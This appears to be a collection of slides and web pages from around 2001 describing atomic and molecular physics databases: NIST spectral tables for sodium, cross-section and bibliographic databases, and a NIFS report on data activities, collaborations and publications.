5 682.633	5 682.633	280	1.03e-01	C	16 956.172	34 548.766	3p – 4d	$^2P^o$ – ^2D	$^1/_2$-$^3/_2$		CRC	268
5 688.193	5 688.193	70	2.1e-02	D	16 973.368	34 548.766	3p – 4d	$^2P^o$ – ^2D	$^3/_2$-$^3/_2$		CRC	268
5 688.205	5 688.205	560	1.2e-01	C	16 973.368	34 548.731	3p – 4d	$^2P^o$ – ^2D	$^3/_2$-$^5/_2$		CRC	268
5 889.950	5 889.950	80000	6.22e-01	A	0.000	16 973.368	3s – 3p	^2S – $^2P^o$	$^1/_2$-$^3/_2$		CRC	268
5 895.924	5 895.924	40000	6.18e-01	A	0.000	16 956.172	3s – 3p	^2S – $^2P^o$	$^1/_2$-$^1/_2$		CRC	268
6 154.225	6 154.225	120	2.6e-02	C	16 956.172	33 200.675	3p – 5s	$^2P^o$ – ^2S	$^1/_2$-$^1/_2$		CRC	268
6 160.747	6 160.747	240	5.2e-02	C	16 973.368	33 200.675	3p – 5s	$^2P^o$ – ^2S	$^3/_2$-$^1/_2$		CRC	268

NIST Atomic Spectra Database Levels Data
Na I   288 Lines of Data Found (page 1 of 6)

Configuration	Term	J	Level (cm^{-1})
3s	^2S	$^1/_2$	0.000
3p	$^2P^o$	$^1/_2$	16 956.172
		$^3/_2$	16 973.368
4s	^2S	$^1/_2$	25 739.991
3d	^2D	$^5/_2$	29 172.839
		$^3/_2$	29 172.889
4p	$^2P^o$	$^1/_2$	30 266.99
		$^3/_2$	30 272.58
5s	^2S	$^1/_2$	33 200.675
4d	^2D	$^5/_2$	34 548.731
		$^3/_2$	34 548.766

atm.nist.gov – [JavaScript Application] ☒

⚠ ASD references will be displayed in a separate browser window.

For subsequent reference retrievals, some browsers will require that the user bring the References Window into focus. To avoid this problem, close the References Window after each access.

[OK]

Wavelength References: Cu through Es – Netscape _ ☐

File Edit View Go Communicator Help

263. J. Reader and G. L. Epstein, J. Opt. Soc. Am. 63, 856 (1973).
264. J. Reader and G. L. Epstein, Nat. Bur. Stand., Unpublished.
265. J. Reader, G. L. Epstein and J. O. Ekberg, J. Opt. Soc. Am. 62, 273 (1972).
266. V. Kaufman, Phys. Scr. 26, 439 (1982).
267. R. Ricard, M. Givord and F. George, C. R. Acad. Sci. Paris 205, 1229 (1937).
268. P. Risberg, Ark. Fys. 10, 583 (1956).
269. G. Risberg, Ark. Fys. 28, 381 (1965).
270. G. Risberg, Ark. Fys. 37, 231 (1968).
271. H. A. Robinson, Phys. Rev. 49, 297 (1936).
272. H. A. Robinson, Phys. Rev. 50, 99 (1936).

Document Done

ASD Version 2.1

Elements and Ionization Stages for which ASD (Ver. 2.0) Contains Energy Level Data

ASD Version 2.1 in preparation

Elements and Ionization Stages for which ASD (Ver. 2.0) Contains Transition Data

All transition data include wavelengths

- ■ Data include intensities only
- ☒ Data include energy levels, but not transition probabilities
- ■ Data include transition probabilities

ASD Version 2.1 in preparation

Spectral Data for Highly Ionized Atoms: Ti, V, Cr, Mn, Fe, Co, Ni, Cu, Kr, and Mo

T. Shirai

J. Sugar

A. Musgrove

W. L. Wiese

3d

3p

2p

192.03 A

2s

Atomic Energy Levels and Spectra Bibliographic Database

[1]**Data Compilers:**
A. Musgrove and W. C. Martin

[2]**Web Database Developers:**
K. Olsen and A. Sansonetti

[1]National Institute of Standards and Technology, Physics Laboratory, Atomic Physics Division
[2]NIST, Physics Laboratory, Office of Electronic Commerce in Scientific and Engineering Data

Version 1 0 | Disclaimer

The NIST bibliographic database on atomic energy levels and spectra contains approximately 8500 references (July 1968 through December 2000). These references are part of the collection of the Atomic Energy Levels Data Center at NIST.

A reference was included if it pertained to atomic structure and spectra and either gave original research results (select Category I) or if it was a paper of special interest (select Category II).

To search for references in the database, select criteria from categories (I or II) and/or III.

I.   **References with Numerical Data:**
      ☐ Element, ☐ Stage of Ionization.
      ☐ Isoelectronic Sequence, ☐ Types of Data

II.   ☐ **Publications of Special Interest**

III. **Additional Criteria:**
      ☐ Word/Pattern in Title, ☐ Author, ☐ Journal, ☐ Year of Publication

| Display Search Form | Clear Form |

Version 6.0 - Disclaimer

Atomic Transition Probability Bibliographic Database

[1]**Data Compilers:**
J. R. Fuhr and H. R. Felrice

[2]**Web Database Developers:**
K. Olsen and J. Hwang

[1]National Institute of Standards and Technology, Physics Laboratory, Atomic Physics Division
[2]NIST, Physics Laboratory, Office of Electronic Commerce in Scientific and Engineering Data

Welcome to NIST's bibliographic database on atomic transition probabilities. The database presently contains 6113 references, dating from 1914 through May 1999.

These papers contain numerical data, comments, and review articles on atomic transition probabilities (oscillator strengths, line strengths, or radiative lifetimes), and are part of the collection of the Data Center on Atomic Transition Probabilities at NIST.

Atomic Spectral Line Broadening Bibliographic Database

by J. R. Fuhr and H. R. Felrice - Version 1.0

Welcome to the NIST bibliographic database on atomic spectral line broadening. This database contains approximately 800 recent references, all collected after our last published bibliography (NIST Special Publication 366, Suppl. 4, 1993) These papers contain numerical data, general information, comments, and review articles and are part of the collection of the Data Center on Atomic Line Shapes and Shifts at NIST

Data Compilations Nearing Completion

Handbook of Basic Atomic Spectroscopic Data

J. E. Sansonetti and W. C. Martin

This handbook covers all elements H through Es (*Z*=1–99) and includes wavelengths and intensities for some 11,000 strong lines, together with energy levels and transition probabilities for persistent lines of all neutral and singly-ionized spectra. The handbook will be available on the Web and in electronic book (eBook) format as well as a printed book.

Atomic Transition Probabilities for Sodium

D. E. Kelleher and L. I. Podobedova

A Compilation of Energy Levels and Wavelengths for the Spectrum of Neutral Neon (Ne I)

E. B. Saloman, C. J. Sansonetti, and W. C. Martin

Data Compilations Nearing Completion - Continued

Wavelengths and Energy Level Classifications for the Spectra of Xenon (Xe I through Xe XLIV)

E. B. Saloman

Spectral Data of Gallium, Ga I through Ga XXXI

T. Shirai, J. Sugar, and A. Musgrove

Wavelengths, energy levels, ionization energies, line classifications, and intensities have been critically reviewed and tabulated.

Experimental Stark Widths and Shifts for Spectral Lines of Neutral and Ionized Atoms (A Critical Review of Selected Data for the Period 1989 through 1999)

N. Konjevic, A. Lesage, J. R. Fuhr, and W. L. Wiese

A critical review of the available experimental data for spectral lines of non-hydrogenic neutral atoms and positive ions has been carried out in a continuation of earlier critical reviews up to 1988.

Critically Evaluated Atomic Transition Probabilities
for Ba I and Ba II

J. Z. Klose, J. R. Fuhr, and W. L. Wiese
National Institute of Standards and Technology
Gaithersburg, MD 20899-8420

Atomic transition probabilities for allowed and forbidden lines of Ba I and Ba II are tabulated, based on a critical evaluation of recent literature sources. The data are presented in multiplet format and are ordered by increasing excitation energies.

Keywords: barium; Ba I; Ba II; transition probabilities; oscillator strengths; allowed transitions; forbidden transitions.

1. Introduction

Updated tables of critically evaluated atomic transition probabilities for Ba I and Ba II are presented. Our tables are arranged in the same format as the comprehensive NIST tables on atomic transition probabilities. The compilations have been carried out in response to new as well as continuing interests in these spectra. For example, the lighting industry is considering barium as the emitting agent in fluorescent tubes and needs such spectral data for modeling the discharges.

Earlier transition probability tables on Ba I and Ba II were published by the National Bureau of Standards in 1969 [1], and one of us (Wolfgang L. Wiese) participated in that compilation. We stated then in the introductory comments that "aside from the principal resonance line and several other lines of the resonance series, the oscillator strength situation for Ba I is quite poor and needs drastic improvement." This assessment proved indeed to be correct, as is borne out by the results of several more recent experiments, which differ significantly from the earlier compiled data, sometimes by factors of two or more. But the recent results are now generally in good agreement with each other, so that this compilation is entirely based on these new data.

NIST Physics Laboratory, Atomic Spectroscopic Databases

Individual Database Statistics - World Wide Web Requests
April 2000 through April 2001

Various Pages

Legend:
- ■ ASD v1.3 (physlab)
- ■ Atomic Spectra Database 2.0
- ■ Ground Levels & Ion. Energies
- ░ Spectrum of Platinum Lamp
- ■ Bib. Atomic Trans. Prob. DB
- Bib. Atomic Spect. Line Broad. DB

Electron-Impact Cross Section Database (NIST)

URL: http://physics.nist.gov/ionxsec

Data generated by:

Y.-K. Kim, K. K. Irikura, P. M. Stone, NIST
M. A. Ali,   Howard U.
M. E. Rudd   U. Nebraska
W. M. Huo   NASA Ames
W. Hwang   Samsung Electr.
H. Nishimura   NIFS, Japan

Content

Total ionization cross sections of H, He, molecules (H_2 through SF_6)

Differential ionization cross sections (energy distribution of 2ry electrons) of H, He, H_2

Based on the BEB/BED model by Kim and Rudd [Phys. Rev. A **50**, 2954 (1994)]

Electron-Impact Ionization Cross Sections

<u>Database Starting Page & Abstract</u>

Click on an atom or molecule of interest to view its data.

Atoms	
H	He

Small Molecules	Atmospheric Molecules
H_2 H_2^+ N_2 N_2^+ O_2 NH_3 H_2O CO CO^+ NO CO_2	H_2S N_2O NO_2 O_3 CS COS S_2 SO_2 CS_2

Hydrocarbons	Oxygenates
CH CH^+ CH_2 CH_3 CH_4 C_2H_2 C_2H_4 C_2H_6 C_3H_8 C_6H_6	CHO CH_2O C_2H_3O

NOW

Silicon and Germanium Hydrides	
SiH SiH_2 SiH_3 SiH_4 Si_2H_6 $Si(CH_3)_4$	GeH GeH_2 GeH_3 GeH_4 Ge_2H_6

SiF_x	SF_x
SiF SiF_2 SiF_3	SF SF_2 SF_3 SF_4 SF_5 SF_6

Fluorocarbons	Boron Compounds
CF CF_2 CF_3 CF_4 C_2F_6 C_3F_8	BCl BCl_2 BCl_3 BF BF_2 BF_3

Electron-Impact Ionization Cross Sections

Database Starting Page & Abstract

Click on a molecule of interest to view its data.

Small Molecules	Atmospheric Molecules
H_2 H_2^+ N_2 N_2^+	H_2S N_2O NO_2
O_2 NH_3 H_2O H_3O^+	O_3 CS COS
CO CO^+ NO CO_2	S_2 SO_2 CS_2

Hydrocarbons	Oxygenates
CH CH^+ CH_2 CH_2^+ CH_3	CHO
CH_3^+ CH_4 CH_4^+ C_2H_2 $C_2H_2^+$	CH_2O
C_2H_4 $C_2H_4^+$ C_2H_6 $C_2H_6^+$ C_3H_8	C_2H_3O
C_6H_6	

$Soon \rightarrow$

Silicon and Germanium Hydrides	
SiH SiH_2	GeH GeH_2
SiH_3 SiH_4	GeH_3 GeH_4
Si_2H_6 $Si(CH_3)_4$	Ge_2H_6

SiF_x	SF_x
SiF SiF_2 SiF_3	SF SF_2 SF_3 SF_4 SF_5 SF_6

Fluorocarbons	Boron Compounds
CF CF_2 CF_3	BCl BCl_2 BCl_3
CF_4 C_2F_6 C_3F_8	BF BF_2 BF_3

Here is the electron-impact ionization cross section for Hydrogen molecule (H_2) from 5 eV to 2000 eV.

Click on the graph below to see a region (5-100, 50-250, or 250-2000 eV) in more detail.

OR

Select the range you wish to view below, and press the "Submit" button.

⦿ T=5 to 2000 eV   ◯ T=5 to 100 eV   ◯ T=50 to 250 eV   ◯ T=250 to 2000 eV

Submit

Legend (below)

Data set	Source
————	BEB Y.-K. Kim and M.E. Rudd, Phys. Rev. A **50**, 3954 (1994); W. Hwang, Y.-K. Kim and M.E. Rudd, J. Chem. Phys. **104**, 2956 (1996); and Y.-K. Kim and M. E. Rudd, Comments At. Mol. Phys. **34**, 293 (1999).
- - -	D. R. Schultz, L. Meng and R. E. Olson, J. Phys B **25**, 4601 (1992)
_ _	M. Gryzinski, Phys. Rev. **138**, A305 (1965); **138**, A322 (1965); **138**, A336 (1965)
●	D. Rapp and P. Englander-Golden, J. Chem. Phys. **43**, 1464 (1965)
■	E. Krishnakumar and S. K. Srivastava, J. Phys. B **27**, L251 (1994)
◆	B. L. Schram, F. J. de Heer, M. J. van der Wiel and J. Kistenmaker, Physica **31**, 94 (1965)
▲	B. L. Schram, H. R. Moustafa, J. Schutten and F. J. de Heer, Physica **32**, 734 (1966)
.	H. C. Straub, P. Renault, B. G. Lindsay, K. A. Smith, and R. F. Stebbings, Phys Rev A **54**, 2146 (1996).

Return to Hydrogen molecule info

Here is the electron-impact ionization cross section for Hydrogen molecule ion (H_2^+) from 5 eV to 1000 eV.

Click on the graph below to see a region (5-100, 50-250, or 250-1000 eV) in more detail.

OR

Select the range you wish to view below, and press the "Submit" button.

● T=5 to 1000 eV   T=5 to 100 eV   T=50 to 250 eV   T=250 to 1000 eV

Submit

Legend (below)

e^- on H_2^+

Data set	Source
——	BEQ Y.-K. Kim, K. K. Irikura, and M. A. Ali, J. Res. NIST **105**, 285 (2000).
●	B. Peart and K. T. Dolder, J. Phys. B **6**, 2409 (1973).

Return to   info

Recent Development in Theory

Excitations

- Neutral atoms: BE-scaled Born cross sections for dipole- and spin-allowed excitations—accuracy comparable to Bray's Convergent Close Coupling (CCC) results for H.
[Kim, Phys. Rev. A **64**, 032713 (2001)]

- Singly charged ions: E-scaled Coulomb Born cross sections for dipole- and spin-allowed excitations—accuracy comparable to the CCC results for He^+
[Kim, Phys. Rev. A, submitted, Aug. 2001]

Ionization

- Direct+indirect ionization (e.g., excitation of inner-shell e^- followed by autoionization) could double the total ionization cross section
[Kim and Stone, Phys. Rev. A, Oct. 2001 issue]

Special Features

- Simple analytic formula for the cross section using a small number of atomic or molecular constants—can generate cross section at arbitrary incident e^- energy

- Instant on-line calculation of cross section—type incident energy, get cross section

- Comparison to other theories and experiments with full reference and graph

- Download ascii table of cross sections

Available

- Now: H, He, H_2, CH_4, CF_4, SF_6, ... (65 molecules)
- Soon (this fall): [NOW]+hydrocarbon ions
- Future (next year): [SOON]+atoms, atomic ions, excitation, ionization

10 Sep., 2001

AM Data Activities (1999-2001) at Data and Planning Center, National Institute for Fusion Science, Japan

Izumi Murakami (DPC, NIFS, Japan)

mizumi@nifs.ac.jp

Contents

1. Atomic and Molecular Database Activities

1.1 NIFS AM Numerical databases and Bibliographic databases

* **Retriev and display database system available through WWW for registered users at URL=http://dbshino.nifs.ac.jp/.**

* **Number of data records in the databases (as of July 18, 2001)**

AM & PWI numerical databases

|			
AMDIS	38,659	(1929-2001)	(Cross sections for ionization, excitation, recombination, and dissociation by electron impact)
CHART	4,192	(1940-2000)	(Cross sections for charge transfer and ionization by ion-atom collision)
SPUTY	1,244	(1955-1998)	(Sputtering yields on monatomic solids)
BACKS	282	(1957-1987)	(Energy- and angle-dependent back scattering coefficients of light ions projected onto surface)

Bibliographic databases

|			
ORNL	72,575	(1948-2000)	(Bibliography on atomic collision made by ORNL)
FUSION	997,065	(1953-2001)	(Bibliography on plasma and fusion science extracted from INSPEC)
AM	788,588	(1970-2001)	(Bibliography on atomic and molecular physics extracted from INSPEC)

NIFS AM Numerical databases and Bibliographic databases (2)

- The database operating system has been changed to ORACLE 8i since Jan.8, 2001.
- Number of registered users is now about 560 scientists from 22 countries and half of users are from outside Japan.
- Access to the database system (logins) was 200-300 per month in Jan.-July 2001.
- Number of queries (search) for AM and PWI numerical databases is 200-700 per month in 2001, and number of queries (search) for bibliographic databases is 600-2500 per month in 2001.

- Main changes during Sep. 1999- Aug. 2001
    (a) Database for recombination cross sections and rate coefficients (Maxwellian and non-Maxwellian) has been constructed in AMDIS.
    Retrieve and display system has been constructed.
    It contains 25,785 records (as of July 18, 2001) and data are continuously collected.
    (b) Cross-link between numerical databases and bibliography has been set.
    Users can search numerical databases (AMDIS, CHART, SPUTY, BACKS) from outputs of bibliographic databases (AM, ORNL), and vice versa.
    (c) Faster searching system has been constructed for FUSION and AM.

- Work in progress in 2001
    (a) A working group has been organized in 2000 to update data in AMDIS and CHART. The members collect new data for AMDIS and CHART and we compile numerical data records.

    (b) New numerical database for molecules is being constructed:
        - Database for molecular processes by electron impact.
        - Database for molecular processes by ion/atom/molecule impact.
    We have just started to make the database system for these new databases.

Number of registered users (as of Aug. 1, 2001)

☐ Japan 279	■ USA 70
☐ Russia 36	☐ Germany 31
■ Korea 25	☐ UK 16
■ France 15	☐ Italy 9
■ Ukraine 6	☑ Brazil 5
☐ India 4	☐ Israel 4
■ Spain 4	■ Algeria 3
■ Australia 3	▨ Austria 3
☐ China 3	☐ Iran 3
☐ Sweden 3	☐ Netherlands 3
☐ Argentina 2	☐ Canada 2
☐ Czeko 2	☐ Egypt 2
▣ Portugal 2	☐ Bangladesh 1
☐ Belgium 1	☐ Bulgaria 1
☐ Colombia 1	▣ Czech 1
☐ Denmark 1	☐ Jordan 1
■ Kazakhstan 1	▨ Lithuania 1
■ Morocco 1	■ Netherland 1
■ New Zealand 1	▣ Poland 1
■ Romania 1	▨ Singapore 1
■ South Africa 1	☐ Switwerland 1
■ Taiwan 1	☐ Tunisia 1

Pie chart labels: Brazil 5, Ukraine 6, Italy 9, France 15, UK 16, Korea 25, Germany 31, Russia 36, USA 70, Japan 279

Number of logins to the NIFS Database System (Nov. 1997 – Jul. 2001)

☐ from Japan ■ from other countries

Access to the Numerical Databases (Nov. 1997 - Jul. 2001)

| □ AMDIS(from Japan) | ⊞ AMDIS(Other countries) | □ CHART(Japan) | □ CHART(Other countries) |
| □ SPUTY(Japan) | ■ SPUTY(Other countries) | ■ BACKS(Japan) | □ BACKS(Other countries) |

Access to the bibliographic databases (Nov.1997 - Jul. 2001)

| □ Fusion(from Japan) | ⊞ Fusion(other countries) | □ AM(Japan) | ⊞ AM(other countries) |
| □ Plasma(Japan) | ■ Plasma(other countries) | ■ ORNL(Japan) | □ ORNL(other countries) |

Number of searches (queries) of numerical databases (Nov. 1997 – Jul. 2001)

* Note that the log for AMDIS-Ionization is missing from April 1999 to Feb. 2001 and the total would be about 50-200 counts smaller.

Number of searches (queries) of bibliographic databases (Nov.1997 – Jul. 2001)

1.2 Other database activities

● **Database for autoionization levels and dielectronic satellite lines**
We have started to make a simple database for autoionization energy levels and dielectronic satellite lines with Dr. Y. Rhee (KAERI) under the Korea-Japan Core University Program.

* **NIFS compiles data and makes data files in text files.**
Test version is URL=http://dpc.nifs.ac.jp/~mizumi/DB/Auto/

□   Data for Autoionizing States   ▣ ▤

Data for Autoionizing States

Data and Planning Center National Institute for Fusion Science

!!! UNDER CONSTRUCTION !!!

Energy Levels

H																	He
Li	Be											B	C	N	O	F	Ne
Na	Mg											Al	Si	P	S	Cl	Ar
K	Ca	Sc	Ti	V	Cr	Mn	Fe	Co	Ni	Cu	Zn	Ga	Ge	As	Se	Br	Kr
Rb	Sr	Y	Zr	Nb	Mo	Tc	Ru	Rh	Pd	Ag	Cd	In	Sn	Sb	Te	I	Xe
Cs	Ba	*1	Hf	Ta	W	Re	Os	Ir	Pt	Au	Hg	Tl	Pb	Bi	Po	At	Rn
Fr	Ra	*2	Rf	Db	Sg	Bh	Hs	Mt	Uun	Uuu	Uub						

	*1	La	Ce	Pr	Nd	Pm	Sm	Eu	Gd	Tb	Dy	Ho	Er	Tm	Yb	Lu
	*2	Ac	Th	Pa	U	Np	Pu	Am	Cm	Bk	Cf	Es	Fm	Md	No	Lr

Dielectronic Satellite Lines

H																	He
Li	Be											B	C	N	O	F	Ne
Na	Mg											Al	Si	P	S	Cl	Ar
K	Ca	Sc	Ti	V	Cr	Mn	Fe	Co	Ni	Cu	Zn	Ga	Ge	As	Se	Br	Kr
Rb	Sr	Y	Zr	Nb	Mo	Tc	Ru	Rh	Pd	Ag	Cd	In	Sn	Sb	Te	I	Xe
Cs	Ba	*1	Hf	Ta	W	Re	Os	Ir	Pt	Au	Hg	Tl	Pb	Bi	Po	At	Rn
Fr	Ra	*2	Rf	Db	Sg	Bh	Hs	Mt	Uun	Uuu	Uub						

	*1	La	Ce	Pr	Nd	Pm	Sm	Eu	Gd	Tb	Dy	Ho	Er	Tm	Yb	Lu
	*2	Ac	Th	Pa	U	Np	Pu	Am	Cm	Bk	Cf	Es	Fm	Md	No	Lr

Last updated Aug. 1, 2001
www.dpc.nifs.ac.jp
Copyright (c) 2000 National Institute for Fusion Science (NIFS) All Rights Reserved.

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* **KAERI makes a graphic system.**
Test version is available at URL=http://amods.kaeri.re.kr/ .
--> Dr. Rhee's talk.

2. Collaboration programs, research activities, and workshops

2.1 Working groups on AM and PMI are organized at NIFS.

Working Groups in FY2000-FY2001:

1. "Working group for plasma atomic and molecular processes" **T. KATO (NIFS) et al. (1999-2001)**

2. "Task-group for plasma-wall interactions database and related simulation code library" **Y. Yamamura (Okayama Science Univ.) et al. (1999-2001)** (PWI)

3. "Task-group for plasma-wall interactions in advanced fuel fusion reactors" **T. Kawamura (NIFS) et al. (1999-2001)** (PWI)

4. "Task-group for plasma-wall interactions in steady-state magnetic fusion devices and new plasma-facing component concept development" **M. Nishikawa (Osaka Univ.) et al. (2000-2001)** (PWI)

5. "Evaluation of atomic data for Lithium ions" **I.Murakami (NIFS) et al. (1999-2000)** (AM)

6. "Development of atomic kinetic code for hot dense plasmas" **A.Sasaki (JAERI) et al. (1999-2000)** (AM)

7. "Development of plasma polarization spectroscopy" **T. Fujimoto (Kyoto Univ.) et al (1999-2000)** (AM)

8. "Modernization (version of 21st century) of atomic physics and process of laser produced plasmas" **H. Takabe (Osaka Univ.) et al. (2000)** (AM)

9. "Absorption spectroscopy of photoionizing plasmas" **H. Nishimura (Osaka Univ.) et al. (2000)** (AM)

10. "Electron capture in collisions of Ne^{+} - Cl^{+} ions with H and He atoms" **M. Kimura (Yamaguchi Univ.) et al. (2000)** (AM)

11. "Studies of impurity ion spectrum radiation power in the fusion plasmas" **M. Yoshikawa (Tsukuba Univ.) et al. (2000-2001)** (AM)

12. "Electron capture in collisions of various ions with hydrocarbons below 1keV/u" **M. Kimura (Yamaguchi Univ.) et al. (2001)** (AM)

13. "Electron scattering from excited molecules" **M. Kimura (Yamaguchi Univ.) et al. (2001)** (AM)

14. "Atomic data evaluation and adata fitting" **H. Sato (Ochanomizu Univ.) et al. (2001)** (AM)

15. "Atomic and molecular data collection and compilation, and update" **M. Kimura (Yamaguchi Univ.) et al. (2001)** (AM)

16. "Development of atomic physics and atomic kinetics codes of multiple charged ions" **A. Sasaki (JAERI) et al. (2001)** (AM)

17. "Atomic and molecular processes in divertor plasmas" **T. Fujimoto (Kyoto Univ.) et al. (2001)** (AM)

18. "Servey of the most recent information about nuclear fusion reaction data" **M. Sasao (NIFS) et al. (2001)**

2.2 International collaborations

* We have had many long-term visitors for collaborations.

Prof. R. Janev (Macedonian Academy Sci., Jul. 1999 - May 2000 and Mar.-May 2001)

Dr. Y. Ralchenko (Weizmann Inst. Mar.-May 2000)

Prof. U. I. Safronova (Univ. Notre Dame, Sep.-Nov. 2000)

Dr. V. Lisitsa (Kurchatov Inst., Oct.-Dec. 2000)

Dr. L.-B. Zhao (Beijin Univ. of Aeronautics and Astronautics, Jun.-Aug. 2001)

Prof. Y.-K. Kim (NIST, Sep.-Nov. 2001)

* Korea-Japan Collaboration on "Atomic and Molecular Processes in Plasmas and the Databases" (Apr. 1998 - Mar. 2001) as a part of the Core University Program on Energy Science and Engineering between Seoul National University and Kyoto University.

Chairpersons: Takako Kato (NIFS), Dong Eon Kim (POSTECH)

Topics: database on autoionizing states, ion electron collision data, plasma polarization spectroscopy, atomic processes related to X-ray laser, bremsstrahlung processes in high density plasma, high harmonic generation by atom under ultrahigh fields etc.

This collaboration program is being continued as the second project below.

* Korea-Japan Collaboration on "Radiation Processes in High Density Plasma" (Apr. 2001 - Mar. 2006) under the Core University Program

Chairpersons: Takako Kato (NIFS), Dong Eon Kim (POSTECH)

* China-Japan Collaboration on "Atomic and Molecular Processes in Plasma" (Apr. 2001 - Mar. 2007) as a part of the Core University Program on Plasma and Nuclear Fusion between ASIPP (Academia Sinica, Inst. of Plasma Physics) and NIFS (Apr. 2001 - Mar. 2011).

Chairpersons: Takako Kato (NIFS), Wan Boanian (Institute of Plasma Physics, Chinese Academy of Ssience)

2.3 Topics of Research Activities in FY1999/2000/2001

2.3.1 AM

● Data evaluation for hydrocarbons

Prof. R.Janev, as a guest professor at NIFS in 1999 and 2000, worked on data evaluation of charge exchange cross sections and rate coefficients by proton collision and ionization cross sections and rate coefficients by electron impact for hydrocarbons. The former is published as NIFS-DATA-64 (2001) and the latter is in preparation.

● Recommended collision data for He atoms

Dr. Y. Ralchenko and Prof. R. Janev, as guest professors at NIFS in 1999, worked to provide a recommended data set for electron impact ionization and excitation cross sections for He atoms. The data is published as NIFS-DATA-59 (2000).

● Dielectronic recombination rates

State selective dielectronic recombination rate coefficients from Li-like ions to Be-like ions have been calculated. NIFS-DATA-66 (2001).

● Population kinetics

Population kinetics of Carbon ions and atoms with ionization-recombination balance, Be-like ions including recombining processes, He-like ions including collision processes between doubly excited states, and H-like Li ions including charge-exchange recombination with neutral hydrogen in magnetic field have been studied with collisional-radiative models assuming steady states for excited states.

● Energy levels

* Massive configuration interaction in high Z ions has been studied.
* Detailed calculations of energy levels for Al-like ions and Ne-like ions were performed. NIFS-DATA-60,61

2.3.2 PWI research highlights for 2001-2002

1. A new PWI code is under development for the analysis of wall recycling effects on the global particle balance in steady state reactors, combining thee TRIM-SP code (sputtering yield calculations), DIFFUSE code (recycling coef. calculations), and zero-dimensional four-reservoir particle balance equations (particle inventory calculations for core, SOL, gas phase, and wall materials).

2. A new PWI code library, accessible via internet, is under development for the scientists to provide PWI-related information such as sputtering yield, etc. , under conditions of their specific interest because, for example as to the angle of incidence, existing sputtering yield databases typically tabulate normal incidence data only.

3. Materials property data such as hydrogen diffusivity, closely related to wall recycling, are under evaluation for the generation of a new database to be used for the input to the above-mentioned PWI codes.

4. Currently, two task groups are working on:
   (1) PWI database evaluation and compilation; and
   (2) Innovative concepts of plasma-facing components for steady-state reactors (Int. Workshop on this subject is planned to be held for 5/23-25/02, Osaka).

1st International Workshop on

Innovative Concepts for

Plasma-Interactive Components

in Fusion Devices

(1st IWIC-PIC)

2.4 Workshops

*   Korea-Japan seminar on Atomic and Molecular Processes in Plasmas and the Database (Korea-Japan Core University program) was held on July 3-4, 2001 at NIFS.

3 NIFS-DATA publication

Research activities are published as NIFS-DATA series.   13 publications since Sep. 1999.

NIFS-DATA-55
H.P. Summers, H. Anderson, T. Kato and S. Murakami,
Hydrogen Beam Stopping and Beam Emission Data for LHD: Nov. 1999

NIFS-DATA-56
S. Born, N. Matsunami and H. Tawara,
A Simple Theoretical Approach to Determine Relative Ion Yield (RIY) in Glow Discharge Mass Spectrometry (GDMS): Jan. 2000

NIFS-DATA-57
T. Ono, T. Kawamura, T. Kenmotsu, Y. Yamamura,
Simulation Study on Retention and Reflection from Tungsten Carbide under High Fluence of Helium Ions: Aug. 2000

NIFS-DATA-58
J.G. Wang, M. Kato and T. Kato,
Spectra of Neutral Carbon for Plasma Diagnostics: Oct. 2000

NIFS-DATA-59
Yu. V. Ralchenko, R. K. Janev, T. Kato, D.V. Fursa, I. Bray and F.J. de Heer
Cross Section Database for Collision Processes of Helium Atom with Charged Particles.
I. Electron Impact Processes: Oct. 2000

NIFS-DATA-60
U.I. Safronova, C. Namba, W.R. Johnson, M.S. Safronova,
Relativistic Many-Body Calculations of Energies for n = 3 States in Aluminiumlike Ions: Jan. 2001

NIFS-DATA-61
U.I. Safronova, C. Namba, I. Murakami, W.R. Johnson and M.S. Safronova,
E1,E2, M1, and M2 Transitions in the Neon Isoelectronic Sequence: Jan. 2001

NIFS-DATA-62
R. K. Janev, Yu.V. Ralchenko, T. Kenmotsu,
Unified Analytic Formula for Physical Sputtering Yield at Normal Ion Incidence: Apr. 2001

NIFS-DATA-63
Y. Itikawa,
Bibliography on Electron Collisions with Molecules: Rotational and Vibrational Excitations, 1980-2000 Apr. 2001

NIFS-DATA-64
R.K. Janev, J.G. Wang and T.Kato,
Cross Sections and Rate Coefficients for Charge Exchange Reactions of Protons with Hydrocarbon Molecules: May 2001

NIFS-DATA-65
T. Kenmotsu, Y. Yamamura, T. Ono and T. Kawamura,
A New Formula of the Energy Spectrum of Sputtered Atoms from a Target Material Bombarded with Light Ions at Normal Incidence: May 2001

NIFS-DATA-66
I. Murakami, U. I. Safronova and T. Kato,
Dielectronic Recombination Rate Coefficients to Excited States of Be-like Oxygen: May 2001

NIFS-DATA-67
N. Matsunami, E. Hatanaka, J. Kondoh, H. Hosaka, K. Tsumori, H. Sakaue and H. Tawara,
Secondary Charged Particle Emission from Proton Conductive Oxides by Ion Impact; July 2001

4 Future plans

Database activities

● Data updates for the numerical databases.
● Construct new databases for molecules and compile molecular data.
● Compile numerical data for dielectronic satellite lines.

Collaborations

* Korea-Japan Collaboration on "Radiation Processes in High Density Plasma" (Apr. 2001 - Mar. 2006) under Core University Program

* China-Japan Collaboration on "Atomic and Molecular Processes in Plasma" (Apr. 2001 - Mar. 2007) under Core University Program

Workshops and conferences

* Korea-Japan Seminar on Atomic and Molecular Processes in Plasmas and the Databases ...   Nov. 15-16, 2001, at Taejon, Korea
        Chair persons: Takako Kato (NIFS), Dong Eon Kim (POSTECH)
        Organization: T. Kato, D.E.Kim, Y. Itikawa, I. Murakami, Y. Rhee, M. Kwon, T. Fujimoto, T. Kagawa

* 1st International Workshop on Innovative Concepts for Plasma-Interactive Components in Fusion Devices (1st IWIC-PIC)
   ... May 23-25, 2002, at Osaka, Japan
        Workshop chairman: M. Nishikawa (Osaka U.)
        Scientific secretary: Y. Hirooka (NIFS)

* 4th ICAMDATA   ... Mar. 2004, Japan
     Preparation has been started.
        Chair person: Takako Kato (NIFS)
        Local Organizing Committee: T. Kato, Y. Itikawa, Y. Hatano, S. Ohtani, T. Fujimoto, I. Murakami, etc.

The ORNL Controlled Fusion Atomic Data Center

CFADC staff – P.S. Krstic (1.0), F.M. Ownby (0.6), and D.R. Schultz (0.5)

Consultants – M.E. Bannister, R.K. Janev, H.B. Gilbody, C.C. Havener, F.W. Meyer, T.J. Morgan, R.A. Phaneuf, M.S. Pindzola, P.C. Stancil, E.W. Thomas

University of Tennessee adjunct – W. Liu

Postdoctoral Fellows – J. Kingdon, M. Rakovic

OAK RIDGE NATIONAL LABORATORY

Terascale computational atomic physics for the edge region in controlled fusion plasmas: US DOE "Scientific Discovery through Advanced Computing" project

Mitch Pindzola
Francis Robicheaux   Don Griffin
Auburn University   *Rollins College*

OAK RIDGE NATIONAL LABORATORY   David Schultz
ORNL

